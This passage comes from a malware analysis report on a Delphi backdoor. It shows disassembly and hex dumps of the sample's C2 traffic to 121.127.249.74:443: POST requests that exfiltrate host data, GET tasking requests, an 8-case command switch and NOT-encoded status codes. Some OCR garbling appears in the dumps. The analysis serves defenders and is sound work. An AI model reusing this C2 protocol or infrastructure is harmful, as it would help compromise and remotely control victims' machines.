


Figure 47

The hostname and the IP address of the local machine are exfiltrated to the C2 server using a POST request. The SessionID parameter is randomly generated:




Figure 48

As before, there are multiple rcv function calls following the POST request, and the process expects the response to contain "200 OK" and "Success". If it doesn't, then there is a Sleep call for 90 seconds and it tries again. A new thread is created using the CreateThread

function:




Figure 49

Thread activity

Some parameters used in the network communications like “id” and “SessionID” are generated by a function called “Randomize”:




Figure 50

It's important to mention that some HTTP headers are just decrypted before the network communication is performed using the algorithm described in the first paragraphs. The sample performs another GET request using the send function:




Figure 51

The file reads the response from the server using the `recv` function, byte-by-byte. It expects again a “200 OK” string and as opposed to before, it expects the response not to contain “!” (if it does, the malware exits):




Figure 52

The process parses the response from the C2 server for an integer corresponding to a command that has to be executed. It implements 8 different commands, as shown in figure 53:

```

CODE:6718845F call    unknown_libname_66 ; BDS 2005-2007 and Delphi6-7 Visual Component Library
CODE:67188464 mov     ebx, eax
CODE:67188466 lea    eax, [ebp+var_24]
CODE:67188469 push   eax
CODE:6718846A mov     ecx, ebx
CODE:6718846C dec     ecx
CODE:6718846D mov     edx, 1
CODE:67188472 mov     eax, [ebp+var_30]
CODE:67188475 call   @System@@LStrCopy$qqrv ; System::__linkproc__ LStrCopy(void)
CODE:6718847A lea    eax, [ebp+var_30]
CODE:6718847D mov     ecx, ebx
CODE:6718847F mov     edx, 1
CODE:67188484 call   @System@@LStrDelete$qqrv ; System::__linkproc__ LStrDelete(void)
CODE:67188489 mov     edx, [ebp+var_30]
CODE:6718848C mov     eax, offset _str__10.Text
CODE:67188491 call   unknown_libname_66 ; BDS 2005-2007 and Delphi6-7 Visual Component Library
CODE:67188496 mov     ebx, eax
CODE:67188498 lea    eax, [ebp+var_28]
CODE:6718849B push   eax
CODE:6718849C mov     ecx, ebx
CODE:6718849E dec     ecx
CODE:6718849F mov     edx, 1
CODE:671884A4 mov     eax, [ebp+var_30]
CODE:671884A7 call   @System@@LStrCopy$qqrv ; System::__linkproc__ LStrCopy(void)
CODE:671884AC mov     eax, [ebp+var_1C]
CODE:671884AF call   unknown_libname_75 ; BDS 2005-2007 and Delphi6-7 Visual Component Library
CODE:671884B4 cmp     eax, 7 ; switch 8 cases
CODE:671884B7 ja     def_671884BD ; jumptable 671884BD default case

```

Figure 53

### Case 1 – EAX = 0

The process sends a POST request to the server that contains a similar HTML document, however the exfiltrated information is different. The following bytes can be highlighted: CF 83 CD 83 CF 83, on which we can apply a NOT operation and obtain 30 7C 32 7C 30 7C (0|2|0|):



67186883	6A 00	push 0
67186885	8B 45 FC	mov eax,dword ptr ss:[ebp-4]
67186888	E8 BF CB FF FF	call apt.6718374C
6718688D	50	push eax
6718688E	8B 45 FC	mov eax,dword ptr ss:[ebp-4]
67186891	E8 B6 CD FF FF	call apt.6718394C
67186896	50	push eax
67186897	56	push esi
<b>67186898</b>	<b>E8 A3 DA FF FF</b>	<b>call &lt;apt.send&gt;</b>
6718689D	48	dec eax
6718689E	7C 02	j1 apt.671868A2

EIP →

<apt.send>

CODE: 67186898 apt.exe: \$6898 #5F98

Address	Hex	ASCII
03FE0D50	50 4F 53 54 20 2F 63 78 70 69 64 2F 73 75 62 6D	POST /cxpid/subm
03FE0D60	69 74 2E 70 68 70 3F 53 65 73 73 69 6F 6E 49 44	it.php?SessionID
03FE0D70	3D 36 32 20 48 54 54 50 2F 31 2E 30 0D 0A 48 6F	=62 HTTP/1.0..HO
03FE0D80	73 74 3A 20 31 32 31 2E 31 32 37 2E 32 34 39 2E	st: 121.127.249.
03FE0D90	37 34 3A 34 34 33 0D 0A 55 73 65 72 2D 41 67 65	74:443..User-Age
03FE0DA0	6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20	nt: Mozilla/4.0
03FE0DB0	28 63 6F 6D 70 61 74 69 62 6C 65 38 20 4D 53 49	(compatible; MSI
03FE0DC0	45 20 37 2E 30 38 20 57 69 6E 64 6F 77 73 20 4E	E 7.0; Windows N
03FE0DD0	54 20 35 2E 31 38 20 53 56 31 29 0D 0A 41 63 63	T 5.1; SV1)..Acc
03FE0DE0	65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65 70 74	ept: /*..Accept
03FE0DF0	2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73	-Language: en-us
03FE0E00	0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 48 65	..Connection: Ke
03FE0E10	65 70 2D 41 6C 69 76 65 0D 0A 43 6F 6E 74 65 6E	ep-Alive..Conten
03FE0E20	74 2D 54 79 70 65 3A 20 74 65 78 74 2F 68 74 6D	t-Type: text/htm
03FE0E30	6C 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74	l..Content-Lengt
03FE0E40	68 3A 20 37 37 0D 0A 0D 0A 3C 68 74 6D 6C 3E 3C	h: 77....<html><
03FE0E50	68 65 61 64 3E 3C 74 69 74 6C 65 3E 3C 2F 68 65 61 64	head:<title>Resu
03FE0E60	6C 74 3C 2F 74 69 74 6C 65 3E 3C 2F 68 65 61 64	lt</title></head
03FE0E70	3E 0D 0A 3C 62 6F 64 79 3E 3C 68 34 3E CF 83 CD	>..<body><h4>I.I
03FE0E80	83 CF 83 3C 2F 68 34 3E 3C 2F 62 6F 64 79 3E 3C	.I.</h4></body><
03FE0E90	2F 68 74 6D 6C 3E 00 00 F4 B5 18 67 F4 B5 18 67	/html>..ôµ.gôµ.g

Figure 54

The response from the server is received using the rcv function. If the connection was successful, the process expects a “200 OK” string and also “Success”, as shown below:

```

CODE:67186A48 call unknown_libname_63 ; BDS 2005-2007 and Delphi6-7 Visual Component Library
CODE:67186A4D mov eax, [ebp+var_44C]
CODE:67186A53 mov edx, esi
CODE:67186A55 pop ecx
CODE:67186A56 call @System@@LStrCopy$qqrv ; System::_linkproc__ LStrCopy(void)
CODE:67186A5B mov eax, [ebp+var_440]
CODE:67186A61 mov edx, offset _str_Success.Text ; Success
CODE:67186A66 call @System@@LStrCmp$qqrv ; System::_linkproc__ LStrCmp(void)
CODE:67186A6B jnz short loc_67186A71

```

Figure 55

There is another GET request to the CnC server performed by the malicious process:

The screenshot shows a debugger window with assembly code on the left and a hex dump on the right. The assembly code is for a function named `<apt.send>` at address `67186B98`. The code includes instructions like `push 0`, `mov eax, dword ptr ss:[ebp-4]`, `call apt.6718374C`, `push eax`, `mov eax, dword ptr ss:[ebp-4]`, `call apt.6718394C`, `push eax`, `push esi`, `call <apt.send>`, `dec eax`, and `jl apt.67186BA2`. The hex dump shows a network response starting with `GET http://121.127.249.74:443/quiry.php?id=344 HTTP/1.0..Accept: */*..Accept-Lan guage: en-us..Host: 121.127.249.74:443..Pragma: no-cache..User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)..Connection: Keep-Alive.....0μ.g`.

Figure 56

The response from the server is expected to be larger this time ( $0x1000 = 4096$  bytes):

The screenshot shows a debugger window with assembly code on the left and a hex dump on the right. The assembly code is for a function named `<apt.recv>` at address `6718862B`. The code includes instructions like `push 0`, `push 1000`, `lea eax, dword ptr ss:[ebp-2038]`, `push eax`, `mov eax, dword ptr ds:[6718A0E0]`, `mov eax, dword ptr ds:[eax]`, `push eax`, `call <apt.recv>`, and `mov dword ptr ss:[ebp-10], eax`. The hex dump shows a network response consisting of 4096 bytes of zeros, represented as `00 00 00 00` repeated in a grid format.

Figure 57

The response from the server is written to a file specified by a handle transmitted by the C2 server (in our case, this was 0 because we're trying to emulate the C2 server communications). The WriteFile API call is presented below:




Figure 58

The process announces the C2 server that the write operation was successful by issuing a POST request (NOT (CF 83 CE 83 CF 83) = 30 7C 31 7C 30 7C = "0|1|0"):




Figure 59

If the write operation failed, the request is changing (NOT (CF 83 CF 83 CF 83) = 30 7C 30 7C 30 7C = "0|0|0|"):

The screenshot displays a debugger window with the following assembly code:

```

67186B83 6A 00          push 0
67186B85 8B 45 FC      mov eax,dword ptr ss:[ebp-4]
67186B88 E8 BF CB FF FF call apt.6718374C
67186B8D 50           push eax
67186B8E 8B 45 FC      mov eax,dword ptr ss:[ebp-4]
67186B91 E8 B6 CD FF FF call apt.6718394C
67186B96 50           push eax
67186B97 56           push esi
67186B98 E8 A3 DA FF FF call <apt.send>
67186B9D 48           dec eax
  
```

Below the assembly code, a memory dump is shown with the following content:

```

Address Hex
03FE1490 50 4F 53 54 20 2F 63 78 70 69 64 2F 73 75 62 6D POST /cxpid/subm
03FE14A0 69 74 2E 70 68 70 3F 53 65 73 73 69 6F 6E 49 44 it.php?SessionID
03FE14B0 3D 31 39 37 20 48 54 54 50 2F 31 2E 30 0D 0A 48 =197 HTTP/1.0..H
03FE14C0 6F 73 74 3A 20 31 32 31 2E 31 32 37 2E 32 34 39 ost: 121.127.249
03FE14D0 2E 37 34 3A 34 34 33 0D 0A 55 73 65 72 2D 41 67 .74:443..User-Ag
03FE14E0 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 ent: Mozilla/4.0
03FE14F0 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53 (compatible; MS
03FE1500 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 IE 7.0; Windows
03FE1510 4E 54 20 35 2E 31 3B 20 53 56 31 29 0D 0A 41 63 NT 5.1; SV1)..Ac
03FE1520 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65 70 cept: /*..Accep
03FE1530 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 t-Language: en-u
03FE1540 73 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B s..Connection: K
03FE1550 65 65 70 2D 41 6C 69 76 65 0D 0A 43 6F 6E 74 65 eep-Alive..Conte
03FE1560 6E 74 2D 54 79 70 65 3A 20 74 65 78 74 2F 68 74 nt-Type: text/ht
03FE1570 6D 6C 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 ml..Content-Leng
03FE1580 74 68 3A 20 37 37 0D 0A 0D 0A 3C 68 74 6D 6C 3E th: 77....<html>
03FE1590 3C 68 65 61 64 3E 3C 74 69 74 6C 65 3E 52 65 73 <head><title>Res
03FE15A0 75 6C 74 3C 2F 74 69 74 6C 65 3E 3C 2F 68 65 61 ult</title></hea
03FE15B0 64 3E 0D 0A 3C 62 6F 64 79 3E 3C 68 34 3E CF 83 d>..<body><h4>I.
03FE15C0 CF 83 CF 83 3C 2F 68 34 3E 3C 2F 62 6F 64 79 3E I.I.</h4></body>
03FE15D0 3C 2F 68 74 6D 6C 3E 00 F4 B5 18 67 F4 B5 18 67 </html>..ôµ.gôµ.g
  
